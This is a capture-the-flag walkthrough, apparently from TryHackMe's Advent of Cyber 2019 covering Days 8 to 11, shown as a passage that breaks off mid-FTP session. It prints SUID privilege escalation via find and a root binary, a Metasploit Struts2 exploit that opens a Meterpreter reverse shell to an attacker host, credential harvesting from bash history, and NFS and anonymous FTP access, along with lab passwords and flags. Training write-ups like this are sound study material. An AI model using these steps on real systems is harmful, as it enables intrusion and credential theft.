
Elf Holly is suspicious of Elf-ministrator and wants to get onto the **root** account of a server he setup to see what files are on his account. The problem is, Holly is a low-privileged user.. can you escalate her privileges and hack your way into the root account?

Deploy and SSH into the machine.
Username: holly
Password: tuD@4vt0G*TU

SSH is not running on the standard port.. You might need to nmap scan the machine to find which port SSH is running on.
nmap *<machine_ip>* -p *<start_port>-<end_port>*

#1 What port is SSH running on?


Running the nmap command below:




Port **65534** is the open SSH port.

#2 Find and run a file as igor. Read the file /home/igor/flag1.txt


We SSH into port 65534 with the given credentials:




We have to see if we can take advantage of any SUID file. We find all the files with owner as “igor” with the SUID bit set:



We find files in the / directory owned by user igor with SUID permission bit set. 2>/dev/null is used to redirect all errors from the console. We found out that we can execute find command as igor. Let us try to test it out. We create an empty file with touch command and exploit the find command as follow:




We can execute commands with igor permission! Let’s now read the file /home/igor/flag1.txt:



The flag is: **THM{d3f0708bdd9accda7f937d013eaf2cd8}**

#3 Find another binary file that has the SUID bit set. Using this file, can you become the root user and read the /root/flag2.txt file?

We now try to find all files with owner as “root” with the SUID bit set:



I notice an interesting file which is modified quite recently. Let's check out what type of file it is:

```
holly@ip-10-10-174-239:~$ file /usr/bin/system-control
/usr/bin/system-control: setuid ELF 64-bit LSB executable, x86-64, version
 1 (SYSV), dynamically linked, interpreter /lib64/l, for GNU/Linux 2.6.32,
 BuildID[sha1]=ef8f74da3a4b7b7a613ef8656ef1dd8250b88436, not stripped
```

It is an elf file. Let's try executing it:

```
holly@ip-10-10-174-239:~$ /usr/bin/./system-control

===== System Control Binary =====

Enter system command:
```

Looks like a terminal to me! Maybe we can run root permission commands from here?

```
===== System Control Binary =====

Enter system command: whoami
root
```

Looks like we can run with root permission! Let's obtain the flag:

```
holly@ip-10-10-174-239:~$ /usr/bin/./system-control

===== System Control Binary =====

Enter system command: cat /root/flag2.txt
THM{8c8211826239d849fa8d6df03749c3a2}
```

The flag is: **THM{8c8211826239d849fa8d6df03749c3a2}**

#4 If you've finished the challenge and want more practise, checkout the Privilege Escalation Playground room created by SherlockSec: https://tryhackme.com/room/privescplayground

[Task 14] [Day 9] Requests

McSkidy has been going keeping inventory of all the infrastructure but he finds a random web server running on port 3000. All he receives when accessing '/' is

{"value":"s","next":"f"}
McSkidy needs to access the next page at /f(which is the value received from the data above) and keep track of the value at each step(in this case 's'). McSkidy needs to do this until the 'value' and 'next' data have the value equal to 'end'.

You can access the machines at the following IP:

- **10.10.241.214**
- **10.10.112.87**

Things to note about this challenge:

- The JSON object retrieved will need to be converted from unicode to ASCII(as shown in the supporting material)
- All the values retrieved until the 'end' will be the flag(end is not included in the flag)

#1 What is the value of the flag?

Wrote a simple script as shown below:

```
1   import requests
2
3   url = "http://10.10.112.87:3000/"
4   response = requests.get(url)
5   data = response.json()
6
7
8   flag =""
9
10  while data['next'] != "end":
11      flag += data['value']
12      response = requests.get(url+data['next'])
13      data = response.json()
14
15  print(flag)
16
```

data[‘value’] will be appended to the “flag” string until data[‘next’] == “end”. We print the flag after the loop ends. Running the script:

```
root@kali:~/Downloads# python3 Scripting.py
sCrIPtKiDd
```

The flag is **sCrIPtKiDd**.

[Task 15] [Day 10] Metasploit-a-ho-ho-ho

Hi Lindsey here. I've been a great Elf all year, but there was one incident and now I think I'm on Santa's naughty list.

What? You didn't think us elves got presents too? Well we do and we get first pick of the pressies!

Can you help me hack into Santa's system that keeps track of the naughty and nice people to see if I am on it?

#1 Compromise the web server using Metasploit. What is flag1?

We do a masscan scan since nmap is going to take a long time:

masscan -e tun0 -p1-65535,U:1-65535 10.10.88.83 --rate=1000

```
root@kali:~# masscan -e tun0 -p1-65535,U:1-65535 10.10.88.83 --rate=1000

Starting masscan 1.0.4 (http://bit.ly/14GZzcT) at 2019-12-18 03:11:19 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
Discovered open port 22/tcp on 10.10.88.83
Discovered open port 111/tcp on 10.10.88.83
Discovered open port 80/tcp on 10.10.88.83
Discovered open port 36343/tcp on 10.10.88.83
```


After identifying the ports, we do a service enumeration:

nmap -A -sV -n -Pn -v -p22,111,80,36343 10.10.88.83


```
root@kali:~# nmap -A -sV -n -Pn -v -p22,111,80,36343 10.10.88.83
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-18 11:17 +08
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 63:ae:44:62:e6:ff:40:ca:51:11:8d:ae:0d:51:ec:6e (RSA)
|   256 51:a7:15:5a:ad:a7:cb:d3:cc:38:4a:42:2c:e9:23:93 (ECDSA)
|_  256 1d:e9:3d:e7:2b:3f:42:e3:98:f4:48:bd:2d:fb:7a:dd (ED25519)
80/tcp    open  http    Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache-Coyote/1.1
| http-title: Santa Naughty and Nice Tracker
|_Requested resource was showcase.action
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100024  1          36343/tcp  status
|_  100024  1          57216/udp  status
36343/tcp open  status  1 (RPC #100024)
```

We noticed that there is an Apache Tomcat web server open at port 80. Let's visit it.



We are redirected to /showcase.action directory. Google it up, we found out that there is a Struts related exploit. We open up msfconsole to search for it:



There are multiple exploits for Struts, but the one that works is the content_type_ognl. We use it and set the options as shown below:

```
msf5 > use 1
msf5 exploit(multi/http/struts2_content_type_ognl) > set RHOSTS 10.10.58.164
RHOSTS => 10.10.58.164
msf5 exploit(multi/http/struts2_content_type_ognl) > set RPORT 80
RPORT => 80
msf5 exploit(multi/http/struts2_content_type_ognl) > set TARGET
set TARGET     set TARGETURI
msf5 exploit(multi/http/struts2_content_type_ognl) > set TARGETURI /showcase.action
TARGETURI => /showcase.action
msf5 exploit(multi/http/struts2_content_type_ognl) > show options

Module options (exploit/multi/http/struts2_content_type_ognl):

   Name       Current Setting   Required  Description
   ----       ---------------   --------  -----------
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     10.10.58.164      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      80                yes       The target port (TCP)
   SSL        false             no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /showcase.action  yes       The path to a struts application action
   VHOST                        no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Universal
```

We then use Meterpreter Reverse TCP payload and set the options as shown below:

```
msf5 exploit(multi/http/struts2_content_type_ognl) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf5 exploit(multi/http/struts2_content_type_ognl) > set LHOST 10.8.12.43
LHOST => 10.8.12.43
msf5 exploit(multi/http/struts2_content_type_ognl) > show options

Module options (exploit/multi/http/struts2_content_type_ognl):

   Name       Current Setting   Required  Description
   ----       ---------------   --------  -----------
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     10.10.58.164      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      80                yes       The target port (TCP)
   SSL        false             no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /showcase.action  yes       The path to a struts application action
   VHOST                        no        HTTP server virtual host


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.8.12.43       yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Universal
```

Run the exploit command, we obtained the Meterpreter connection. Run the shell command with the below script to upgrade our shell:

```
msf5 exploit(multi/http/struts2_content_type_ognl) > exploit

[*] Started reverse TCP handler on 10.8.12.43:4444
[*] Sending stage (3021284 bytes) to 10.10.58.164
[*] Meterpreter session 1 opened (10.8.12.43:4444 -> 10.10.58.164:50104) at 2019-12-18 16:33:52 +0800

meterpreter > shell
Process 51 created.
Channel 1 created.
script -qc /bin/bash /dev/null
root@2e1019feb972:/usr/local/tomcat#
```

-uname -a command allow us to see the system information. Apparently this is a docker:

```
root@2e1019feb972:/usr/local/tomcat# uname -a
uname -a
Linux 2e1019feb972 4.14.146-93.123.amzn1.x86_64 #1 SMP Tue Sep 24 00:45:23 UTC 2019 x86_64 GNU/Linux
```

Now, we use simple Regex to find the flag file:

```
root@2e1019feb972:/usr/local/tomcat# find / -name "*[Ff][Ll][Aa][Gg]1*" 2>/dev/null
<l/tomcat# find / -name "*[Ff][Ll][Aa][Gg]1*" 2>/dev/null
/usr/local/tomcat/webapps/ROOT/ThisIsFlag1.txt
```

Displaying the content of the file:

```
root@2e1019feb972:/usr/local/tomcat# cat /usr/local/tomcat/webapps/ROOT/ThisIsFlag1.txt
<l/tomcat# cat /usr/local/tomcat/webapps/ROOT/ThisIsFlag1.txt
THM{3ad96bb13ec963a5ca4cb99302b37e12}
```

The flag is **THM{3ad96bb13ec963a5ca4cb99302b37e12}**.

#2 Now you've compromised the web server, get onto the main system. What is Santa's SSH password?

We change to the /root directory and found that there's a bash history file. Perhaps there is some information inside..?

```
root@2e1019feb972:/# cd /root
cd /root
root@2e1019feb972:~# ls -la
ls -la
total 36
drwx------ 1 root root 4096 Dec  8 21:12 .
drwxr-xr-x 1 root root 4096 Dec 18 08:04 ..
-rw------- 1 root root  623 Dec  8 21:12 .bash_history
-rw-r--r-- 1 root root  570 Jan 31  2010 .bashrc
drwx------ 1 root root 4096 Jul  4  2017 .gnupg
-rw-r--r-- 1 root root  140 Nov 19  2007 .profile
drwxr-xr-x 2 root root 4096 Dec  8 21:02 .vim
-rw------- 1 root root 8163 Dec  8 21:11 .viminfo
```

```
vim ssh-creds.txt
cd ../
ls -la
cd santa/
ls
cat ssh-creds.txt
cd /usr/local/tomcat/webapps/
ls
ls -la
cd ROOT
ls -la
vim ThisIsFlag1.txt
cd /home
ls
cd santa/
ls
ls -la
cat ssh-creds.txt
ls -la
```

Looks like we found an ssh-creds.txt. May be it contains the credentials to SSH into the main system?


```
root@2e1019feb972:~# find / -name "ssh-creds.txt"
find / -name "ssh-creds.txt"
/home/santa/ssh-creds.txt
root@2e1019feb972:~# cat /home/santa/ssh-creds.txt
cat /home/santa/ssh-creds.txt
santa:rudolphrednosedreindeer
```

Bingo! We found Santa's SSH password: **rudolphrednosedreindeer**.

#3 Who is on line 148 of the naughty list?

We SSH into the server using Santa's credential:

```
root@kali:~# ssh santa@10.10.58.164
The authenticity of host '10.10.58.164 (10.10.58.164)' can't be established.
ECDSA key fingerprint is SHA256:QxcSwiMwcr2wZ4cUtykRz/zOfF9dOUb3ba6Inm8Ljr8.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.58.164' (ECDSA) to the list of known hosts.
santa@10.10.58.164's password:
Last login: Sun Dec  8 22:14:34 2019 from ip-10-8-9-142.eu-west-1.compute.internal
```



Listing the files in the present working directory showed us the naughty and nice list:

```
[santa@ip-10-10-58-164 ~]$ ls -la
total 44
drwx------ 2 santa santa 4096 Dec  8 21:28 .
drwxr-xr-x 4 root  root  4096 Dec  8 21:14 ..
-rw------- 1 santa santa   77 Dec  8 22:14 .bash_history
-rw-r--r-- 1 santa santa   18 Aug 30  2017 .bash_logout
-rw-r--r-- 1 santa santa  193 Aug 30  2017 .bash_profile
-rw-r--r-- 1 santa santa  124 Aug 30  2017 .bashrc
-rw-rw-r-- 1 santa santa 2182 Dec  8 21:27 naughty_list.txt
-rw-rw-r-- 1 santa santa 1447 Dec  8 21:25 nice_list.txt
-rw------- 1 santa santa 9682 Dec  8 21:27 .viminfo
[santa@ip-10-10-58-164 ~]$ cat -n naughty_list.txt | less
```

Reading the naughty list with -n to show line number:

```
  137  Mozell Linger
  138  Shantell Matsumoto
  139  Garth Arambula
  140  Lavada Whitlock
  141  Chance Heisler
  142  Goldie Kimrey
  143  Muriel Ariza
  144  Missy Stiner
  145  Sanford Geesey
  146  Jovan Hullett
  147  Sherlene Loehr
  148  Melisa Vanhoose
  149  Sharika Spooner
```

We found **Melisa Vanhoose** on line 148.

#4 Who is on line 52 of the nice list?

Running a similar command on the nice list:

```
[santa@ip-10-10-58-164 ~]$ cat -n nice_list.txt | less
```

```
   46  Fe Deckard
   47  Wally Macko
   48  Dorothy Menjivar
   49  Willis Peffer
   50  Lauran Westhoff
   51  Jamel Sites
   52  Lindsey Gaffney
   53  Karl Etienne
   54  Alla Abdulla
```

We found **Lindsey Gaffney** on line 52.

[Task 16] [Day 11] Elf Applications

McSkidy has been happy with the progress they've been making, but there's still so much to do. One of their main servers has some integral services running, but they can't access these services. Did the Christmas Monster lock them out?

#1 What is the password inside the creds.txt file?

We do a masscan then a port scan to save time:

```
root@kali:~/Downloads# masscan -e tun0 -p1-65535,U:1-65535 10.10.202.225 --rate=1000

Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2019-12-19 08:19:22 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
Discovered open port 40203/tcp on 10.10.202.225
Discovered open port 38443/tcp on 10.10.202.225
Discovered open port 2049/tcp on 10.10.202.225
Discovered open port 21/tcp on 10.10.202.225
Discovered open port 3306/tcp on 10.10.202.225
Discovered open port 111/tcp on 10.10.202.225
Discovered open port 20048/tcp on 10.10.202.225
```

```
root@kali:~/Downloads# nmap -v -sV -Pn -n -p40203,38443,2049,21,3306,111,20048 -oA scanresults 10.10.202.225
```

```
PORT      STATE SERVICE  VERSION
21/tcp    open  ftp      vsftpd 3.0.2
111/tcp   open  rpcbind  2-4 (RPC #100000)
2049/tcp  open  nfs_acl  3 (RPC #100227)
3306/tcp  open  mysql    MySQL 5.7.28
20048/tcp open  mountd   1-3 (RPC #100005)
38443/tcp open  status   1 (RPC #100024)
40203/tcp open  nlockmgr 1-4 (RPC #100021)
Service Info: OS: Unix
```

We found an NFS service. Let's see if there's any shares we can see:

```
root@kali:~/Downloads# showmount -e 10.10.202.225
Export list for 10.10.202.225:
/opt/files *
```

There is one! Let's mount it. We have to create a directory to mount on:

```
root@kali:~/Downloads# mkdir mountDir
root@kali:~/Downloads# mount 10.10.202.225:/opt/files /root/Downloads/mountDir
root@kali:~/Downloads# cd mountDir
```

We list out the content in the directory:

```
root@kali:~/Downloads/mountDir# ls -la
total 8
drwxrwxrwx 2 1000 1000   23 Dec 10 11:52 .
drwxr-xr-x 5 root root 4096 Dec 19 04:16 ..
-rwxrwxrwx 1 1000 1000   34 Dec 10 11:52 creds.txt
root@kali:~/Downloads/mountDir# cat creds.txt
the password is securepassword123
```

Bingo! The password is **securepassword123**.

#2 What is the name of the file running on port 21?

Port 21 is running wordpre. Let's see if we can do anonymous login with anonymous:anonymous:

```
root@kali:~/Downloads# ftp 10.10.202.225
Connected to 10.10.202.225.
220 (vsFTPd 3.0.2)
Name (10.10.202.225:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
```

Yes we can! We list out the files in the directory:

```
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    4 0        0              67 Dec 10 22:50 .
drwxr-xr-x    4 0        0              67 Dec 10 22:50 ..
-rwxrwxrwx    1 0        0              39 Dec 10 23:19 file.txt
drwxr-xr-x    2 0        0               6 Nov 04 08:50 pub
d-wx-wx--x    2 14       50              6 Nov 04 08:50 uploads
-rw-r--r--    1 0        0             224 Nov 04 08:46 welcome.msg
226 Directory send OK.
```

The file is **file.txt**.

#3 What is the password after enumerating the database?

We see the content of file.txt with get command:

```
ftp> get file.txt -
remote: file.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for file.txt (39 bytes).
